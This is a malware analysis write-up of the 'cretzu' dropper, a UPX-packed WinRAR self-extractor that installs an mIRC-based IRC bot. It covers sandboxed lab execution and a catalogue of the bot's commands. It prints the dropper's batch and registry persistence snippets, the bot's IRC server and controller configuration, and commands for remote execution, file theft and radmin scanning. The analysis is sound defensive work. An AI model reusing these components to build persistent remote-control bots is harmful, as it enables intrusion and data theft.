

Malware Analysis – Part 5

Analysis by Tyler Hudak – tyler@hudakville.com

A user called the help desk complaining that his computer was too slow, after following the basic IR procedures, the Incident Response Team was called. After initial, incident response, the IR Team was able to recover a suspected malware file as well as a log file. Additionally, screenshots of the currently running processes from the Task Manager and a screenshot of output from netstat was recovered. Our job is to analyze the file and determine it's purpose and answer the questions below.

This analysis will be broken up into two parts. The first part will briefly answer the questions. The second section will be a detailed analysis of the malware and how it works.

1. Is the file packed? If so, which packer?

Yes, the file is packed. The file is a WinRAR self-extracting executable that has been packed with UPX. This can be found by running the strings command against the executable, which shows the UPX0, UPX1, UPX! and WinRAR strings being present.

2. Without running the file, is it possible to identify what this malware can and will do?

By examining the file with a number of tools and extracting all of the files within the WinRAR archive we can see exactly what the malware can and will do.

The malware will first extract 17 files into c:\windows\system32\drivers. After extracting the files, the malware will load a registry entry which will cause one of it's files, svchost.exe, to run when the computer boots up. Initially, the malware does not execute itself after it is installed but must wait until the computer reboots.

After the computer reboots, the malware will run svchost.exe, which is a copy of mIRC. MIRC is an Internet Relay Chat, or IRC, client. IRC is a way to chat on the Internet and IRC servers were really the first instant messaging systems available.

When run, mIRC will log in to one of a number of pre-determined IRC servers and connect to three different IRC channels, or chat rooms. Once connected to the channels, the malware acts as a bot and waits for commands from any of a specified list of authorized users.

An IRC bot is an automated IRC client which is built to accept commands from authorized users to perform specific tasks and report the results. In the case of our cretzu malware, mIRC loads a script when it starts which allows the bot's controller to issue commands to it. With these commands, the controller can execute any program on the infected host, transfer any file, search for radmin servers which are not password

protected or denial of service another host. In essence, whoever controls the bot controls the computer it is installed on.

Information on how the malware gets installed, how the bot communicates and what commands are available from the bot are explained in more detail later.

3. Now, using any methods available to you, which changes, if any, will this malware do in the system, among new files and registry entries...?

Loading Windows XP into VMWare and launching a number of monitoring tools we are able to see what changes the malware will do to the system.

The malware will initially extract 17 files into c:\windows\system32\drivers. Most of these files belong to an IRC bot which is used to remotely control the infected computer.

Once extracted, the malware loads two registry entries into HKLM\Software\Microsoft\Windows\CurrentVersion\Run called svchost.exe and system32 which will, on boot, run c:\winnt\system32\drivers\svchost.exe and c:\windows\system32\drivers\svchost.exe, respectively. In this installation c:\winnt does not exist so it will not run.

4. Now, what is the purpose of this malware?

The purpose of the cretzu.exe malware is to drop the IRC bot files and set it up to run when the computer boots up. This malware does not start the IRC bot.

The purpose of the IRC bot is to allow the infected computer to be remotely controlled. With this bot, the controller can do pretty much anything they want with the infected computer, including search for other computers that can be broken into.

5. When will this malware be triggered/start?

The cretzu.exe malware will only be started when it is run by the user. However, the user may be tricked into running it through some means of social engineering or the malware may be automatically run through a security exploit, such as an Internet Explorer vulnerability which allows automatic execution of Internet programs.

Since the registry is modified to run the dropped mIRC when the computer boots up, the IRC bot should be started whenever the computer is started. However, in testing, it was shown that the IRC bot does not start until a user logs in to the computer. This is probably due to a dependency on resources which are not available until a user logs into the computer.

6. Can you explain the netstat output?

There are two sets of interesting items in the netstat output. The first is an established connection to IP address 195.47.220.2 on TCP port 6667. TCP port 6667 is one of the default ports used in IRC servers and IP address 195.47.220.2 resolves to Lelystad.NL.EU.UnderNet.Org, the first IRC server the malware is set to contact. This connection is the IRC bot connected to the IRC server.

The second set of connections are SYN_SENT connections to TCP port 4899 on incrementing IP addresses. The SYN_SENT connection state shows that a TCP SYN packet has been sent and it is waiting in a TCP SYN/ACK packet. Within the IRC bot is code to scan for radmin servers with no password. Radmin is a remote control software similar to Microsoft RDP or PC-Anywhere and listens on TCP port 4899. These connections seen in the netstat output are what is seen when the bot is scanning for these servers.

7. What about the Task Manager screenshot? What useful information can you get?

The task manager screen shot shows which processes were running on the infected PC. The only process of interest is svchost.exe owned by user malware. This is the malware loaded by cretzu.exe. We can tell it is unusual because it is owned by a non-system user ID.

While none of the other processes are malicious, we can tell what software was running at the time. Due to the presence of various VMWare executable, we can tell that this computer was a VMWare guest OS. Additionally, at the time this screenshot was taken, a number of monitoring tools, such as filemon, TCPView and Process Explorer were running. Also, the process zlclient.exe indicates that a copy of Zone Alarm was running on this computer.

If we wanted to, we could plug each of the process names into a search engine, such as Google, and a number of results would come up describing what the process was likely to be.

8. About the creztu file, please explain each of the files that it contains :)

The creztu.exe file is the UPX-packed, WinRAR self-extracting executable which drops the IRC bot files into c:\windows\system32\drivers and sets up the bot to run on boot. Each file is explained in the detailed analysis below.

Bonus Questions:

9. Which other information about the channel can you provide?

There are three channels the IRC bot will connect to: #Cretzu, #Creatu, and #Cretu. From these channels the bots are controlled. Unlike most IRC channels which bots control, these channels do not appear to be password protected and anyone can log in to them. We know this because there is no code in the mIRC scripts for the bots to send a

password and watching the IRC bots log into our own IRC servers show that a password is never sent.

The names of the channels Cretzu and Cretu are Romanian and are translated by www.tranexp.com to mean “idiot”. While I was not able to find a Romanian translation of Creta, I suspect it means “idiot” as well.

10. How would you call this Malware and describe what this category of malware do.

I would call the cretzu.exe malware a dropper. Droppers are files whose purpose are to drop other malware and set them up to run. Most droppers will also run them initially, but this one does not do that.

The files that cretzu.exe drops are an IRC bot. The purpose of the IRC bot is to allow the infected computer to be remotely controlled. With the bot, the controller can do pretty much anything they want with the infected computer, including search for other computers that can be broken into.

11. Please explain the logs above.


The logs provided show different IRC events which are occurring on the server and channels the bot is logged into. Of importance, the logs show other bots which are logging into the channel as well. Since we have this information, we could use it to begin to dismantle this bot network by contacting the owners of the infected machines. In my testing, I was unable to find a similar log placed on the infected machine by the not.

Detailed Analysis of the Malware


The malware file, cretzu.exe-orig-eed45b584f7a1e50bb044646f4abb0be, was first downloaded from the handler’s web site onto the analysis machine, a desktop running Mandriva Linux. The file was unzipped and the MD5 hash was verified to ensure that the file had not changed.

Once the hash was verified, the malware was put into the BinText program to extract any readable strings. BinText is a Windows program which finds ASCII, Unicode and resource strings within a file, but it will nicely run with wine under Linux. A number of interesting strings were revealed in BinText, including the fact that the malware was packed with UPX and was a WinRAR self-extracting archive.

In order to see what was in the archive, the malware was run through the upx program with the “-d” option



to decompress the file. Once the file was decompressed, it was copied to a Windows XP guest OS running in VMWare on the Linux analysis computer. WinRAR was installed in the guest OS and by right-clicking on the malware and selecting properties, we could see a number of details concerning the archive.



```
■[0;1;37;47m; [ > owned by mad ! < ]
Path=%systemroot%\system32\drivers\
SavePath
Setup=%systemroot%\system32\drivers\
Silent=1
Overwrite=1
```

The properties tab showed that the archive contained 17 files which decompressed to just over 2 MB in size. Additionally, the properties tab showed the SFX script that would be run by the executable as it extracted all of its files. The script, shown to the side, would extract all of the files

to c:\windows\system32\drivers and run the sup.bat script, one of the files it contained. It will do all of this silently, without showing anything to the user.

The archive could be opened up within WinRAR itself to see what is contained within the archive without executing the script. When this occurred, an interesting thing happens to the display showing the SFX script – the script appears to be blanked out and could not be seen within the WinRAR interface. This can be attributed to the control characters and codes at the top of the SFX script which modifies how the text is displayed. The creator of this malware probably did this to make it more difficult for someone to see what is initially executed.

After loading WinRAR, all of the files were extracted to a shared folder located on the Linux laptop and analyzed. Note that at this point, the malware had not been executed. The following is a description of each of the files.

sup.bat – This is a batch script which is run right after the malware extracts all of its files. The only purpose of the script, shown below, is to run regedit to add the registry entries contained within sup.reg onto the computer it is run on. Note that the @ symbol in front of each command prevents the command from being displayed to the user as it runs.

```
@regedit /s sup.reg
@exit
```

sup.reg – This file contains the registry entries, shown below, which are loaded after the files are extracted from the WinRAR malware archive. This is supposed to cause the dropped svchost.exe to run when the computer boots, but as will be seen later, this does not truly happen.

```
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]
"svchost.exe"="C:\\WINNT\\system32\\drivers\\svchost.exe"
"system32"="C:\\WINDOWS\\system32\\drivers\\svchost.exe"
```

Note that the creator of the malware used both c:\winnt and c:\windows in the registry entries. This is most likely to ensure that the malware will be started on boot no matter what Windows operating system has been infected.


run.exe – This is a Windows executable program which is dropped with the rest of the malware files. Looking at the readable strings of the file, a number of interesting items pop up. First, the following strings are found in close proximity to each other within the file:

```
Software\Microsoft\Windows\CurrentVersion\Run  
ANTIVIRUSSERVICES  
c:\windows\services\antivirus\mir32.exe
```

These strings indicate that the executable will set a value in the registry entry specified called ANTIVIRUSSERVICES which will execute c:\windows\services\antivirus\mir32.exe on boot. Mir32 is a Windows IRC client.

Some of the other strings within the file refer to Visual Basic DLLs and indicate that it was written in Visual Basic 6. Loading the program into PeiD confirms this is the case. Also, one of the more interesting strings within the file is “C:\Documents and Settings\Corey\Desktop\projects\autostart\Project1.vbp”. This indicates that whoever created this program was probably named Corey and that the project name was “autostart”.

Since run.exe is a Visual Basic program, we can use a VB decompiler to look into the internals of the program further. A demo of one VB decompiler, VB RezQ, was downloaded and run on run.exe. Unfortunately, no new information was found but the assembly code of the program confirmed that it’s only purpose was to set the registry entry above.

Svchost.exe – This is the program which gets set up to start on boot by sup.bat. Looking at the file in Windows Explorer, the internal icon for the file is the same as the icon used by mIRC. Additionally, all of the program metadata indicate that the file is mIRC, the Windows IRC client. Finally, taking an MD5 hash of  svchost.exe the file and putting the hash into Google pulls up a number of web pages which indicate that this MD5 hash belongs to mIRC version 6.0.3.0. Therefore, svchost.exe, is the IRC client mIRC and gets started on boot. How it acts when it starts up depends on the rest of the files extracted from the archive.

mir32.ico – This is the icon that will be used by mIRC and is blank.

radmin.txt - This file contains the text “□0,2 -= (START) =- □” and nothing else. The use of this file will be explained later.

mir32.ini – This is the configuration file mIRC/svchost.exe will read in when it starts up. While most of the entries in the file are default values, there are some which provide clues

as to what will happen when it starts up. The first interesting section is labeled dde, which stands for Direct Data Exchange.

```
[dde]
ServerStatus=off
ServiceName=svchost
CheckName=off
```

Direct Data Exchange allows more than one instance of mIRC to communicate with each other. While it is set to be turned off, it does name svchost as the service name for this instance of mIRC.

The next interesting section is labeled mirc and contains some default values. We should pay special attention to the host entry whose value is Lelystad.NL.EU.UnderNet.Org. This is a server in the Undernet group of IRC servers and is the server that mIRC will attempt to contact when it starts up. We have seen this before in the piece of the log file obtained from the infected computer.

```
[mirc]
user=MAD
nick=MAD
anick=MAD
email=MAD
host=Lelystad.NL.EU.UnderNet.OrgSERVER:Lelystad.NL.EU.Under
Net.Org:6667GROUP:Underet
```

In the chanfolder section, the configuration script contains the channels which will be automatically connected to when mIRC connects to the IRC server.

```
[chanfolder]
n0=#Creat,,,,,1
n1=#Cretu,,,,,1
n2=#Cretzu,,,,,1
```

The first channel, #Creat, is also seen in the logs taken from the infected machine.

Finally, the rfiles section in the configuration script lists three more configuration files which will be loaded after mIRC starts. We will examine each of these files in more depth.

```
[rfiles]
n0=users.ini
n1=remote.ini
n2=script.ini
```

users.ini – The contents of users.ini file, shown below, contains a list of what users get what access level with the mIRC scripts. Within mIRC scripting, a creator of a script can

assign access levels to certain IRC users and to restrict who their mIRC script will respond to.

```
[users]
n0=100:*!*@Cr3tu.users.undernet.org
n1=100:*!*@CretuDeLaCta.users.undernet.org
n2=100:*!*@CretuJmen.users.undernet.org
```

In this case, access level 100 is assigned to anyone who is coming from hosts Cr3tu.users.undernet.org, CretuDeLaCta.users.undernet.org or CretuJmen.users.undernet.org. What actions users with access level 100 are allowed to execute are discussed later.

remote.ini – Remote.ini contains a list of mIRC scripting variables which will be used when mIRC starts up. These variables are used within script.ini and are displayed in Appendix A.

script.ini – Script.ini is a mIRC script which contains code for mIRC to act as an IRC bot, or a program which allows remote control of the infected computer from an IRC channel. When mIRC is executed on the infected machine, it will load the code within script.ini and respond to a number of different bot commands sent to it from any user with access level 100. The following is a listing of the different bot commands from script.ini and each will be explained later.

```
!op, !deop, !voice, !devoice, !ontime, !randnick, !rnick, !ban, !stop,
!run, !clone, !server, !join, !console, !rehash, !part, !take, !let,
!me, !ame, !quit, !say, !msg, -msg, !notice, !cycle, !ctcp, !mode,
!seen, !exit, !raw, !info, !fserv, !iis
```

While the specific bot commands available within the code are explained later, there are two things contained within script.ini which will occur when script.ini is first loaded and after the bot successfully connects to an IRC server.

When script.ini is first loaded, the code within the 'on 1:start:' code block is run. This will set the IRC nickname of the bot, the alternate nick of the bot (in case the primary nick is used) and the full name of the bot to random names. The bot will also be set to ignore ctcp and dccs requests from everyone, and will set a timer for 150 seconds. After 150 seconds it will log into the server.

Additionally, the bot will execute more code in the 'on 1:connect:' code block, which occurs after the bot successfully connects to an IRC server. This code will set the nick, alternative nick and full name once again. It will then set a timer to reset the nick once more after 60 seconds.

The full code of script.ini is contained within Appendix B.

nick.txt – This contains a list of 16,355 nicknames the bot will randomly pick when it chooses a nickname for IRC.

moo.dll – Moo.dll is a dynamic linked library which contains the string “mIRC extension DLL created by mark@influenced.net”. This library contains code which is used by some bot commands within script.ini.

servers.ini – This file contains a list of 17 IRC servers which mIRC will try to connect to. All of the servers in the list are in the Undernet IRC network, the first of which being Lelystad.NL.EU.UnderNet.Org.

aliases.ini, control.ini, perform.ini, popups.ini – These files contain default values for mIRC when it starts up. Nothing dealing with the bot code is contained within these files.

So far we have seen that the original malware, cretzu.exe-orig-e5cd45b584f7a1e50bb044646f4abb0be, is a UPX packed WinRAR self-extracting archive which contains a number of files which are put into c:\windows\system32\drivers on the system it is infected. After the files are extracted, a batch script named sup.bat is executed and adds an entry into the registry so that svchost.exe, another file deposited by the archive, is run when the infected computer boots. It should be noted that it does not appear that svchost.exe is executed at all by sup.bat and will only run on reboot of the computer. This will be verified with further analysis.

Svchost.exe is actually mIRC, a Windows IRC client. The configuration scripts extracted with svchost.exe turn mIRC into an IRC bot which connects to three channels on one of a handful of Undernet IRC servers. From within any of these channels, anyone with the appropriate access, as defined by the mIRC configuration file users.ini, can control the bot with a number of commands. Even though the code for the bot is available within script.ini now and was deciphered at this point, the bot commands will be discussed later.

Since we have examined the files that will be dropped by the malware and think we know what they will do, the next step is to actually execute the malware and watch what it does.

Live Analysis of the Malware

To do this, the Windows XP guest OS was once again launched in VMWare on the Linux computer – this time in Host-Only networking mode. In Host-Only networking mode, the guest OS will only communicate with the host OS. By doing this, we will be able to control exactly what the malicious code on the guest OS is able to do and we will prevent any accidental infections outside of our analysis computer.

Once the guest OS had completely booted up, the malware was copied over but was not executed. In order to watch what the malware did when executed, a number of programs were run on the guest OS. The first was regshot. When run, regshot will take a snapshot

of the registry and files on the computer it is run on. After the malware runs, we will run regshot again to see what registry entries or files were added, deleted or modified.

The next three programs that were started were regmon, filemon and tdimon. All three programs are available at sysinternals.com and monitor all registry, file and network accesses on the computer. Running these programs allow us to see any accesses which the malware attempts on the computer.

We know that the malware loads mIRC and tries to connect to any one of a number of different Undernet IRC servers. We are not allowing the guest OS to have Internet access and connect to the actual IRC server because we would not be able to control any of the conditions within that server and we could allow the malware to spread. Therefore, we need a way to trick the malware to connect to our own IRC server and think that it is connecting to the actual Undernet servers.

To accomplish this, the hosts file in c:\windows\system32\drivers\etc is modified so that any of the Undernet servers the malware attempts to contact will resolve to the IP address of our Linux host OS. The hosts file is a local file used to resolve hostnames to IP addresses. Typically, Windows will query the hosts file before it attempts to use DNS to resolve any host names on the Internet. After modifying the hosts file, the command “ipconfig /flushdns” is run to flush out any currently cached DNS entries just in case. A sample entry that was put into the hosts file is shown below.

```
192.168.57.1    Lelystad.NL.EU.UnderNet.Org
```

So far we have set the guest OS that will be infected up so that it will contact our host OS for any of the IRC servers we know it will contact. However, we still need to set up our own IRC server for it to contact! To do this, the ircd daemon from <http://www.funet.fi/~irc/server/> was downloaded and installed on the Linux host OS. The ircd daemon is an IRC server which we can configure to emulate the Undernet servers the malware contacts.

After the configuration file for ircd was modified to act as an Undernet server, we still needed to be able to become a user that had access level 100 within the malware. According to the users.ini script, to do this the IRC user had to come from hosts named Cr3tu.users.undernet.org, CretuDeLaCta.users.undernet.org or CretuJmen.users.undernet.org. Accomplishing this was as easy as modifying the host OS' /etc/hosts file to include an alias for the localhost of one of the three hostnames above. Therefore, when we connect to our IRC server on the host OS from an IRC client on the host OS our IP address of 127.0.0.1 will resolve to the hostname we want.

Finally, before the malware is launched, a sniffer was put onto the host-only virtual interface in order to capture any networking traffic that the malware might generate and we logged into our IRC server and joined the #Cretzu channel – one of the channels the malware was coded to join.

Executing the Malware

With all of the programs to monitor the malware running, the malware was launched. Almost immediately a command prompt window flashed then disappeared, and nothing else happened. Also, no network traffic was generated and there were no logins into our IRC server. Because we didn't see anything, this confirmed our theory that the malware archive only dropped the files and set them up to run on the next boot, but did not execute them.

The monitoring tools were stopped and the results were examined. The second regshot scan showed the two registry entries for the malware start-up on boot had been added and the files from the archive had been extracted to c:\windows\system32\drivers. No other file or registry modifications had occurred. The tdimon logs and sniffer traffic verified that at no point the infected OS generated any networking traffic.

The logs from regmon and filemon confirmed this. The filemon logs showed the cretzu self-extracting executable putting the malware files into c:\windows\system32\drivers and launching sup.bat. Sup.bat is then shown running regedit with sup.reg and the regmon logs show the addition of the registry entries by the malware, shown below. No other entries show that anything else was executed beyond the what was done for the malware installation.

```
SetValue HKLM\Software\Microsoft\Windows\CurrentVersion\Run\svchost.exe SUCCE... "C:\WINNT\system32\drivers\svchost.exe"  
SetValue HKLM\Software\Microsoft\Windows\CurrentVersion\Run\system32 SUCCE... "C:\WINDOWS\system32\drivers\svchost.exe"
```

In order to truly see what the malware would do the computer needed to be rebooted. Before that occurred, however, another regshot was taken and regmon was set to start on the computer bootup. This would allow us to see if anything out of the ordinary had changed and what registry accesses had occurred. Unfortunately, tdimon and filemon do not have the option to start up on a computer bootup. Additionally, a new sniffer was started to record any network traffic after the infected guest OS rebooted.

Finally, the guest OS was rebooted. Since the guest OS was a Windows XP Pro OS with multiple users, it did not boot right into Windows but stopped at a login page. While it sat at the login page the network traffic and IRC server were watched to see if anything would happen. After waiting for over 5 minutes, nothing happened. At that point, the OS was logged into and a flurry of networking traffic could be seen. Shortly after, someone joined the IRC channel #Cretzu and waited. On the guest OS, the task list showed that an extra svchost.exe process was running; this was the malware.


Even though the malware was set up to start on boot up, something prevented it from doing so until the machine was logged into. I think that because mIRC is a program typically run by a user, it has some dependencies which are not available until a user is actually logged in and this caused the executable to not run until a login had occurred.

On the IRC, a /list command, which lists the available channels on the server, showed that the three channels specified in mirc.ini - #Cretzu, #Creatu, and #Cretu – were logged

into by one user. The /who command showed that the only user, other than myself, logged into the IRC server was the mIRC bot.

Shortly after, the bot changed the name of it's nick to something else. This was in response to the "on 1:connect" code block within script.ini which set a 60 second timer to change it's IRC nick.

To test whether or not I had been able to fool the bot into thinking that I had level 100 access by modifying the host OS' /etc/hosts file, I entered a "!info status" command from within the IRC channel. Almost immediately, the data shown below came back. We had successfully been able to take control of the bot.



Shortly after running the previous command, something strange happened – another user joined the IRC channel!

According to the data available on the IRC server, the new user was coming from the guest OS. Looking at the task manager on the guest OS did not reveal any new processes. What had happened was the 150 second timer from the "on 1:start" code block in mirc.ini had completed and a new instance of the bot logged into the server. This may have been a bug in the author's code as there were now two instances of the bot logged into the IRC channel for one compromised machine.

Previously, script.ini had been examined and the code for each of the bot commands had been studied to see what it did. Since we now had control over the bot, we could execute every command from within script.ini to see if we were right in what they did.

Bot Commands

Each of the bot commands were executed and the explanation of each is below. In the explanations, options surrounded by square brackets are optional while options surrounded by greater-than and less-than signs are required.

!op [nick] - If the nick exists, set it as a channel operator. If the nick does not itself, the bot will set itself as a channel operator.

!deop [nick] - Same as !op, except remove channel operator status.

!voice [nick] - Same as !op, except give voice status to the specified nick. Voice status allows the nick to display messages in a moderated IRC channel.

!devoice [nick] - Same as !voice, except takes away voice status.

!ontime - Displays how long bot has been up.

!randnick - Reset the bot nick to a random nick from the nick.txt file.

!rnick - Reset the bot nick to a randomly generated nick.

!ban <nick> - Removes operator status from the nick, bans it from the channel and kicks it out of the channel. This can only work if the bot has operator status in the channel.

!run <command> - Runs the specified command on the computer the bot is installed on. If the command run has a GUI interface, it will be displayed to whoever is logged into that computer.

!clone - This command will tell the bot to launch another instance of itself within the IRC server; in other words, clone itself. This command uses the /server IRC command which is not supported on all IRC servers. A side effect of this command is that all bots will change their nick

!server <server> - Same as clone, except the bot is cloned to a different IRC server.

!join <channel> - The bot will join the specified channel.

!console - Sets the console variable within the mIRC script. The console variable is not used anywhere else in the bot and is possibly an old variable not used any more.

!rehash - The bot tries to reload win.ini, but that file does not exist in this install. After reloading the file it tries to ping itself, and if successful display a success message. Win.ini was probably the same file as script.ini in an older version of the malware and this would allow the bot-controller to upload new code and reload it.

!part <channel> - Leaves the channel specified.

!take <nick> - Adds <nick> to the bot's notify list.

!let <nick> - Removes <nick> from the bot's notify list.

!**<nick>**

<op|deop|voice|devoice|rnick|nick|msg|say|quit|notice|ctcp|run|randnick|take|let|clone|exit|reconn|part> - This command will tell a specific bot to run the specified command using a private message. This allows the bot controller to single out a specific bot and send only it commands as opposed to sending commands to every single bot in the IRC channel.

!**me** <text> - Uses the describe command with the supplied text.

!**ame** <text> - Same as !me, except sends the text to all the channels the bots are logged into.

!**quit** [channel] - Leaves the IRC server.

!**say** <text> - Say the supplied <text> in the current channel.

!**msg** <nick> <text> - Has the bot send the supplied <text> to the specified <nick> privately.

-**msg** <nick> <text> - Same as !msg.

!**notice** <nick> <text> - Sends the <text> as a private notice to <nick>.

!**cycle** <channel> [text] - Leave then join channel with [text] as the leaving comment.

!**ctcp** <command> - The bot will run the specified IRC CTCP command. CTCP, or client-to-client-protocol, is an IRC protocol which allows IRC clients to talk directly to each other as opposed to going through the IRC server.

!**mode** <mode> - Sets the specific IRC mode on itself.

!**seen** <channel> - Joins the specified channel.


!**exit** - Leave all the channels the bot is logged into and then leave the IRC server. The bot will then rerun svchost.exe and sup.bat on the infected computer, re-infecting it.

!**raw** <command> - Runs the specified IRC raw command.

!**info** <system|uptime|ontime|ram|processor|os|internet|server|NULL> - Gets specific system information from the bot. The mIRC script uses the moo.dll file in order to get this information. In order to see all system information available, the “!info system” is used.


!**fserv find** <filename> - The bots have a built-in file transfer system which allows the bot controller to find and download any files on the system. The !fserv find command, as

shown below, will have a specific bot search for the filename specified on the C: drive and display up to 5 instances of that file.



!fserv <nick> <filename> - Once a file is found, the bot controller can specify a file to download. To do this, the bot sends the file via DCC. DCC, or direct client-to-client, is an IRC protocol which allows one IRC client to connect directly to another and chat directly or transfer files.

This particular command tells a bot, specified by <nick>, to send the file specified by <filename> to the issuer of the command. An example is shown below.



!fserv help – This command displays a help menu for the fserv commands.

!iis [nick] scan <IPA> <IPB> - This command tells the specified bot to scan IPA.IPB.0.0/16 for any radmin services (port 4899) running without a password. Radmin is a remote control application similar to RDP or PC-Anywhere and can be found at <http://www.famatech.com/>. The bot scans by opening up a socket, or network connection, to TCP port 4899 on the IP addresses it scans and sends the initial radmin connection data. If it receives data back which is equivalent to a successful logon (no password) it logs the IP address into radmin.txt and sends a private message to IRC nick Cr3tZzZu on it's success.

By using this command and watching the network traffic generated, we can explain the netstat output seen on the original infected PC. By default, radmin will listen on TCP port 4899. Therefore, as seen below, when the bot scans for open radmin servers the network connections will show up in netstat output.

```
TCP 192.168.57.128:3605 192.168.57.12:4899 SYN_SENT
TCP 192.168.57.128:3606 192.168.57.13:4899 SYN_SENT
TCP 192.168.57.128:3607 192.168.57.14:4899 SYN_SENT
TCP 192.168.57.128:3608 192.168.57.15:4899 SYN_SENT
TCP 192.168.57.128:3609 192.168.57.16:4899 SYN_SENT
TCP 192.168.57.128:3610 192.168.57.17:4899 SYN_SENT
